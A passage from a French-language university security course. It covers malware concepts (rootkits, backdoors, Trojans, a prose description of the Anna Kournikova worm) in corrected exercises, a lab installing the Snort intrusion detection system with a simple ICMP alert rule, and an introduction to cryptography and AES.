10. Lors du démarrage d'un ordinateur, c'est généralement le système d'exploitation installé sur le disque dur qui est utilisé par défaut. Il est possible qu'un rootkit ait modifié le secteur d'amorçage ou certaines parties du système d'exploitation pour éviter que le code malveillant puisse être détecté. En conséquence, il est nécessaire d'utiliser un support intègre, par exemple en redémarrant l'ordinateur depuis une clef USB ou un CD-ROM.

    Rootkit : un type de malware conçu pour infecter un PC et qui permet au pirate d'installer une série d'outils qui lui permettent d'accéder à distance à un ordinateur.

Exercice 2 :

5. Backdoor : est un cheval de Troie caché dans un logiciel, un service en ligne ou un système informatique entier et dont l'utilisateur n'a pas connaissance.

   Dans le meilleur des cas, il est créé dès la conception par le développeur du programme, un fournisseur de service ou un constructeur pour réaliser facilement des opérations de maintenance ou pour pouvoir couper l'accès en cas de litige avec un client.
6. L'activation d'une porte dérobée peut se faire au moyen d'un logiciel malveillant de type vers qui va exploiter une faille de sécurité dans le produit et se propager automatiquement à tous les ordinateurs d'un réseau. Plus simplement, le mot de

passe par défaut d'un produit peut faire office de backdoor si l'utilisateur ne prend pas la peine de le changer.

7. Le cheval de Troie prend l'apparence d'un logiciel existant, légitime et parfois même réputé, mais qui aura été modifié pour y dissimuler un parasite.
8. - Téléchargement de versions trafiquées sur des sites non officiels ou des plateformes peu sûres (P2P). Télécharger les logiciels sur le site officiel de l'auteur ou du distributeur évite normalement d'avoir affaire à une version infectée par un cheval de trois. Cela n'est évidemment pas possible pour se procurer des versions crackées, mais faisable pour tous les logiciels gratuits.
   - Téléchargement de programmes P2P.
   - Visite de sites Web contenant un exécutable (par exemple les contrôles ActiveX ou des applications Java).
   - Exploitation de failles dans des applications obsolètes (navigateurs, lecteurs multimédias, clients de messagerie instantanée) et notamment les Web Exploit.
   - Ingénierie sociale (par exemple, un pirate envoie directement le cheval de Troie à la victime par messagerie instantanée).
   - Pièces jointes et fichiers envoyés par messagerie instantanée.
   - Connexion d'un ordinateur à un périphérique externe infecté.
   - Mise à jour de logiciel.
   - Absence de logiciel de protection.

Exercice 3 :

Une première stratégie utilisée par les codes malveillants consiste à empêcher les antivirus de fonctionner correctement. Ceci peut se faire en arrêtant ces programmes ou en bloquant les connexions vers les sites de mise à jour de l'antivirus. Un utilisateur attentif peut remarquer que l'antivirus ne fonctionne plus ou ne se met pas à jour.

Les codes malveillants plus avancés contiennent un rootkit, c'est-à-dire un module qui modifie le comportement du système d'exploitation afin que celui-ci ne divulgue pas la présence du code malveillant. Par exemple, ils vont modifier les appels système utilisés pour lister le contenu d'un répertoire ou les processus actifs afin qu'ils omettent de signaler la présence du code malveillant.

Exercice 4 :

Les antivirus reposent principalement sur deux méthodes fondamentales de recherche de virus : la recherche de signatures et l'analyse comportementale.
— La recherche de signatures consiste à établir la liste de tous les codes malveillants connus et à rechercher leur signature, c'est-à-dire une suite de bits caractéristique, dans des fichiers ou du trafic reçu. Cette méthode ne permet cependant pas de détecter les nouveaux virus encore non répertoriés.
— L'analyse comportementale consiste à étudier le comportement d'un logiciel pour découvrir d'éventuelles actions malveillantes.
L'analyse comportementale nécessite une exécution simulée du code pour pouvoir

son fonctionnement. La recherche de signature bénéficie aussi de l'exécution simulée pour détecter une signature qui apparaîtrait seulement après une première étape de décompression ou de déchiffrement de la partie principale du code.

Exercice 5 :

Le code proposé est la version décodée du ver «Anna Kournikova », créé à partir du «VBS Worm Generator» de Kalamar, par un attaquant néerlandais, Jan de Wit. Ce ver ne cause pas de dommage aux données, mais se propage sur Internet via le courrier électronique : lorsqu'une personne exécute le fichier vbs, celui-ci est envoyé à toutes les personnes figurant dans son carnet d'adresses électroniques. Accessoirement, si la date courante est le 26 janvier, le programme tente une connexion avec un site Web des Pays-Bas : www.dynabyte.nl
— Plus précisément, le programme effectue des changements dans la base de registre, créant une entrée nommée HKCU\software\OnTheFly. Cette entrée, initialisée à made with Vbswg 1.50b, prendra la valeur 1 lorsque le programme sera exécuté.
— Le programme se copie dans le répertoire Windows.
— Si le programme est exécuté pour la première fois (HKCU\software\OnTheFly ne vaut pas 1), alors on applique la procédure Infect().
— Si la date courante est le 26 janvier, alors le ver essaie de se connecter au site www.dynabyte.nl
— Enfin, le programme teste dans une boucle infinie si le fichier est effacé : s'il est effacé, alors il est créé de nouveau.
— La fonction Infect() propage le courrier électronique en l'envoyant à l'ensemble des adresses électroniques contenues dans le carnet d'adresses.

Exercice 6 :

1. L'installation d'un antivirus permet de protéger le système informatique des virus actuellement connus. Il est donc primordial de mettre à jour son antivirus dès que l'éditeur en offre la possibilité. Cependant, même en effectuant ces mises à jour, le système n'est pas à l'abri des nouveaux virus, qui ne sont pas encore reconnus par les antivirus.
2. Si les produits antivirus des grandes marques sont tous capables de reconnaître l'ensemble des virus connus, ils ne sont pas tous aussi réactifs lors de la découverte d'un nouveau virus. Certains produits proposeront des mises à jour plus rapidement que d'autres.

2.5. TP 1 - Installation et configuration du Snort sur Kali Linux

La première chose à faire est d'installer Kali 2.0 une boîte virtuelle avec un adaptateur réseau NAT (Network Address Translation[5]).

Qu'est-ce que Snort?

Snort®[6] est un système de détection et de détection d'intrusion de réseau open source (IDS / IPS) développé par Sourcefire. Combinant les avantages de la signature, du protocole et de l'analyse anomalie, Snort est la technologie IDS / IPS le plus largement utilisée dans le monde entier. Avec des millions de téléchargements et près de 400 000 utilisateurs enregistrés, Snort est devenu le standard de facto pour IPS.

Dans cette sous-section, nous allons apprendre comment installer snort à partir de sources, rédiger des règles et effectuer des tests de base.

Installation du Snort:

```
# apt-get update
# apt-get install snort
```

Vérification de l'installation du Snort

```
# snort --version
,,_ -*> Snort! <*-
 o" )~ Version 2.9.2.2 IPv6 GRE (Build 121)
 '''' By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-team
 Copyright (C) 1998-2012 Sourcefire, Inc., et al.
 Using libpcap version 1.3.0
 Using PCRE version: 8.30 2012-02-04
 Using ZLIB version: 1.2.7
```

Créez les fichiers suivants snort.conf et icmp.rules:

Ouvrez le fichier de configuration de snort

```
# leafpad /etc/snort/snort.conf
```

Vérifiez le fichier de configuration et vérifiez si les règles icmp sont incluses ou non. Sinon, incluez la ligne ci-dessous.

```
include /etc/snort/rules/icmp.rules
```

[5] Network Address Translation : Le NAT a été proposé en 1994 sous la RFC 1631 comme solution à court terme face au manque d''adresses IP. Son objectif principal était de permettre aux adresses IP d''être partagées par un grand nombre de périphériques réseau. En une dizaine d'années d'existence, il a donné le temps nécessaire pour concevoir le nouveau protocole d''adressage IPv6 et, aujourd'hui, le début de son déploiement.

[6] www.snort.org

Ouvrez le fichier de règles icmp et incluez la règle mentionnée ci-dessous

```
# leafpad /etc/snort/rules/icmp.rules
```

Incluez la ligne ci-dessous dans le fichier icmp.rule.

```
alert icmp any any -> any any (msg:"ICMP Packet"; sid:477; rev:3;)
```

La règle de base ci-dessus émet des alertes lorsqu'il existe un paquet ICMP (ping).

Voici la structure de l'alerte:

```
<Rule Actions> <Protocol> <Source IP Address> <Source Port> <Direction Operator> <Destination IP Address> <Destination > (rule options)
```

(RULE OPTIONS)

Structure	**Exemple**
Rule Actions	alert
Protocol	icmp
Source IP Address	any
Source Port	any
Direction Operator	->
Destination IP Address	any
Destination Port	any
(rule options)	(msg:”ICMP Packet”; sid:477; rev:3;)

Execution du snort

Exécutez le snort à partir de la ligne de commande, comme indiqué ci-dessous.

```
# snort -c /etc/snort/snort.conf -l /var/log/snort/
```

-c pour le fichier de règles et -l pour le répertoire de journal

Afficher l'alerte de journal

Essayez de faire un ping sur votre IP afin de vérifier la règle de ping. Voici l'exemple d'une alerte de snort pour cette règle ICMP.

```
root@vishnu:~# head /var/log/snort/alert

[**] [1:2925:3] INFO web bug 0x0 gif attempt [**]

[Classification: Misc activity] [Priority: 3]

12/02-12:08:40.479756 107.20.221.156:80 -> 192.168.1.64:55747

TCP TTL:42 TOS:0x0 ID:14611 IpLen:20 DgmLen:265 DF

***AP*** Seq: 0x6C1242F9 Ack: 0x74B1A5FE Win: 0x2E TcpLen: 32

TCP Options (3) => NOP NOP TS: 1050377198 1186998

[**] [1:368:6] ICMP PING BSDtype [**]

[Classification: Misc activity] [Priority: 3]
```

```
12/02-12:09:01.112440 192.168.1.14 -> 192.168.1.64
```

Explication d'alerte

Quelques lignes sont ajoutées pour chaque alerte, qui comprend les éléments suivants:

Le message est imprimé en première ligne.

Source IP

IP de destination

Type de paquet et informations d'en-tête.

Si vous avez une interface différente pour la connexion réseau, utilisez l'option -dev -i. Dans cet exemple, mon interface réseau est eth0.

```
# snort -dev -i eth0 -c /etc/snort/snort.conf -l /var/log/snort/
```

Exécuter Snort comme Daemon

Ajoutez l'option -D pour exécuter snort en tant que démon.

```
# snort -D -c /etc/snort/snort.conf -l /var/log/snort/
```

Les règles par défaut peuvent être téléchargées à partir de:

https://www.snort.org/downloads/#rule-downloads

CHAPITRE 3 : INTRODUCTION A LA CRYPTOGRAPHIE

- Introduction
- La cryptographie symétrique
  - Le chiffrement AES
- La cryptographie asymétrique
  - Le chiffrement RSA
- Les fonctions de hachage cryptographique
  - L'algorithme HMAC
  - L'algorithme MD5
- Documents recommandés
- TD 4
- Corrigé TD 4

3.1. Introduction à la cryptographie

La définition formelle de la cryptographie pourrait être notée de diverses manières. La cryptographie est essentiellement la science qui utilise une logique mathématique pour maintenir l'information sécurisée. Elle permet à quelqu'un de stocker de manière sécurisée des informations sensibles ou de transmettre des informations de manière sécurisée à travers des réseaux peu sûrs pour éviter qu'ils ne soit piraté, masqué ou modifié.

Il existe diverses terminologies qui sont souvent associés aux champs de la cryptographie. Ci-après apprenez dans ce chapitre les définitions de base des terminologies principales qui peuvent être fréquemment utilisées dans les domaines pertinents.

- **Plaintext (Texte en clair) :** c'est l'information qu'un expéditeur veut transmettre à un récepteur.
- **Encryption (Cryptage) :** le cryptage est la procédure d'encodage de messages (ou d'informations) de telle sorte que les écoutes ou les pirates ne peuvent pas le lire, mais les parties autorisées peuvent. Dans un schéma de cryptage, le message ou l'information (c'est-à-dire le texte en clair) est crypté à l'aide d'un algorithme de cryptage, ce qui le transforme en un texte chiffré illisible.
- **Ciphertext (Texte chiffré) :** le texte chiffré est le résultat du cryptage effectué en texte clair à l'aide d'un algorithme appelé un chiffrement.
- **Cipher (chiffrement) :** un chiffrement est un algorithme pour l'exécution du cryptage ou du décryptage - une série d'étapes bien définies qui peuvent être suivies comme une procédure.
- **Decryption (Décryptage)** : il s'agit du processus de décodage du texte chiffré et de le récupérer dans le format en texte clair.
- **Cryptographic key (Clé cryptographique):** Généralement, une clé ou un ensemble de clés est impliqué dans le cryptage d'un message. Une clé identique ou un ensemble de clés identiques est utilisé par la partie légitime pour décrypter le message. Une clé est une information (ou un paramètre) qui détermine la sortie fonctionnelle d'un algorithme ou d'un chiffrement cryptographique.




Figure 3.1 Diagramme opérationnel pour un chiffrement de flux [16]

- **Stream cipher (chiffrement de flux) :** un chiffrement de flux est une méthode de cryptage de texte (pour produire du texte chiffré) dans laquelle une clé et un algorithme cryptographique sont appliqués à chaque chiffre binaire dans un flux de données, un bit à la fois. Cette méthode n'est pas très utilisée dans la cryptographie

moderne. Un diagramme de flux opérationnel typique du chiffrement du flux est illustré dans la Figure 3.1.




Figure 3.2 Diagramme opérationnel d'un chiffrement de bloc [16]




Figure 3.3. Classification des primitives cryptographiques [17]

- **Block cipher (Chiffre de bloc) :** Un chiffrement de bloc est une méthode de cryptage de texte (pour produire un texte chiffré) dans lequel une clé et un algorithme cryptographique sont appliqués à un bloc de données (par exemple, 64 bits) à la fois en tant que groupe plutôt qu'un bit à un temps. Un schéma pour une opération de chiffrement de bloc est illustré dans la Figure 3.2.
- **Cryptanalyse :** Cryptanalyse se réfère à l'étude des codes, du texte chiffré ou des crypto systèmes (c'est-à-dire des systèmes de code secret) dans le but de trouver des

faiblesses qui permettraient de récupérer le texte clair du texte chiffré, sans nécessairement connaître la clé ou l'algorithme utilisé durant le chiffrement.

- **Signature numérique :** une signature numérique est une signature électronique qui peut être utilisée pour authentifier l'identité de l'expéditeur d'un message ou le signataire d'un document, en outre pour s'assurer que le contenu original du message ou du document qui a été envoyé est inchangé. Les signatures numériques sont généralement facilement transportables, ne peuvent être imitées par quelqu'un d'autre et peuvent être automatiquement horodatées.
- **Certificat numérique :** il existe une différence entre la signature numérique et le certificat numérique. Un certificat numérique fournit un moyen de prouver l'identité de quelqu'un dans les transactions électroniques. La fonction de celui-ci pourrait être considérée comme un passeport ou un permis de conduire dans les interactions en face à face. Par exemple, un certificat numérique peut être une «carte de crédit» électronique qui établit les informations d'identification de quelqu'un lors de transactions commerciales ou autres via le Web. Il est délivré par une autorité de certification (CA). En règle générale, une telle carte contient le nom de l'utilisateur, un numéro de série, des dates d'expiration, une copie de la clé publique du titulaire du certificat (utilisé pour chiffrer des messages et des signatures numériques) et la signature numérique de l'autorité émettrice de certificat afin qu'un destinataire puisse vérifier que le certificat est réel.
- **Autorité de certification (CA) :** une autorité de certification est une autorité dans un réseau qui émet et gère les informations de sécurité et les clés publiques pour le chiffrement des messages.

Comme présenté dans la Figure 3.3, les primitives cryptographiques peut être classées en trois catégories, à savoir, primitives à clé symétrique, primitives à clé publique, et primitives sans clés. Dans ce chapitre, nous allons voir une méthode cryptographique récente pour chaque type de primitive.

3.2. La cryptographie symétrique

La cryptographie symétrique (ou le cryptage des clés symétriques) est une classe d'algorithmes de cryptographie qui utilisent les mêmes clés cryptographiques pour le cryptage du texte clair et le décryptage du texte chiffré. Figure 3.4 montre l'aperçu des étapes de la cryptographie symétrique.




Figure 3.4 Modèle opérationnel de la cryptographie symétrique

a) Le chiffrement AES

Advanced Encryption Standard ou AES [18], aussi connu sous le nom de Rijndael, est un algorithme de chiffrement symétrique où il est le nouveau standard de chiffrement pour les organisations du gouvernement des États-Unis. Il a été approuvé par la NSA (National Security Agency) dans sa suite B1 des algorithmes cryptographiques. Il est actuellement le plus utilisé et le plus sûr. l'AES remplace le DES (choisi comme standard dans les années 1970) qui de nos jours devenait obsolète, car il utilisait des clefs de 56 bits seulement.

L'AES est défini dans chacun de :

- FIPS PUB 197: Advanced Encryption Standard (AES)[7]
- ISO/IEC 18033-3: Information technology – Security techniques – Encryption algorithms – Part 3: Block ciphers[8]

i. Aperçu de l'Algorithme AES

Le chiffrement AES est presque identique au bloc de chiffrement Rijndael[9]. Le bloc Rijndael et la taille des touches varient entre 128, 192 et 256 bits. Toutefois, la norme AES ne requiert qu'une taille de bloc de 128 bits. Par conséquent, seul Rijndael avec une longueur de bloc de 128 bits est connu sous le nom de l'algorithme AES. Dans ce chapitre, nous ne discutons que la version standard de Rijndael avec une longueur de bloc de 128 bits.




Figure 3.5 Paramètres d'entrée / sortie AES

Comme mentionné précédemment, trois longueurs de clés doivent être supportées par Rijndael car il s'agissait d'une exigence de conception NIST[10]. Le nombre de cycles internes du chiffre est une fonction de la longueur de la clé selon le Tableau 3.1.

Longueur des clés	**# tours** $= n_r$
128 bit	10
192 bit	12
256 bit	14

Tableau 3.1 Longueurs et nombre de tours pour AES

[7] Standard, N. F. (2001). Announcing the advanced encryption standard (AES). *Federal Information Processing Standards Publication*, *197*, 1-51.
[8] https://www.iso.org/standard/54531.html
[9] Rijndael est le nom de l'algorithme de chiffrement symétrique employé par le standard AES.

[10] NIST: National Institute of Standards and Technology (www.nist.gov)

AES se compose de couches où chaque couche manipule tous les 128 bits du chemin de données. Le chemin de données est également appelé l'état de l'algorithme. Il n'y a que trois types de couches différentes. Chaque tour, à l'exception de la première, se compose des trois couches, comme le montre la Figure 3.6 : le texte clair est désigné par x, le texte chiffré par y et le nombre de tours comme n_r. Par ailleurs, le n_r du dernier cycle ne fait pas appel à la transformation *MixColumn*, ce qui rend le schéma de cryptage et de décodage symétrique.




Figure 3.6 Schéma de bloc du cryptage AES [18]

- **Key Addition layer (Couche d'ajout de clé) :** une clé ronde de 128 bits ou une sous-clé, qui a été dérivée de la clé principale dans le programme de la clé, est XOR à l'état.

- **Byte Substitution layer (S-Box) :** chaque élément de l'état est transformé non linéairement à l'aide de tables de recherche avec des propriétés mathématiques spéciales. Ceci introduit une confusion dans les données, c'est-à-dire qu'il assure que les changements dans les bits d'état individuels se propagent rapidement sur le chemin de données.
- **Diffusion layer (Couche de diffusion) :** elle fournit une diffusion sur tous les bits d'état. Il se compose de deux sous-couches, qui exécutent toutes deux des opérations linéaires:
  - La couche ShiftRows: permute les données sur un niveau d'octet.
  - La couche MixColumn: est une opération matricielle qui combine (mélange) des blocs de quatre octets.

Similaire à DES, le programme des clés calcule les clés de tours, ou les sous-clés, $(k_0, k_1, \ldots, k_{n_r})$ à partir de la clé AES d'origine.




Figure 3.17 Fonction tour AES pour les tours $1,2,\ldots,N_r-1$

ii. Structure interne de l'AES

La Figure 4.17 montre le graphique d'un tour AES unique. L'entrée 16 octets $A_0, \ldots, A_{15}$ est alimentée par octet dans S-Box. La sortie de 16 octets $B_0, \ldots, B_{15}$ est permuté de manière sage dans la couche ShiftRows et mélangé par la transformation MixColumn $c(x)$. Enfin, la sous-clé k_u de 128 bits est XOR avec le résultat intermédiaire.

Pour comprendre comment les données se déplacent à travers AES, nous imaginons d'abord que l'état A (c'est-à-dire le chemin de données 128 bits) constitué de 16 octets $A_0, \ldots, A_{15}$ est disposé dans une matrice de quatre par quatre octets:

A_0	A_4	A_8	A_{12}
A_1	A_5	A_9	A_{13}
A_2	A_6	A_{10}	A_{14}
A_3	A_7	A_{11}	A_{15}

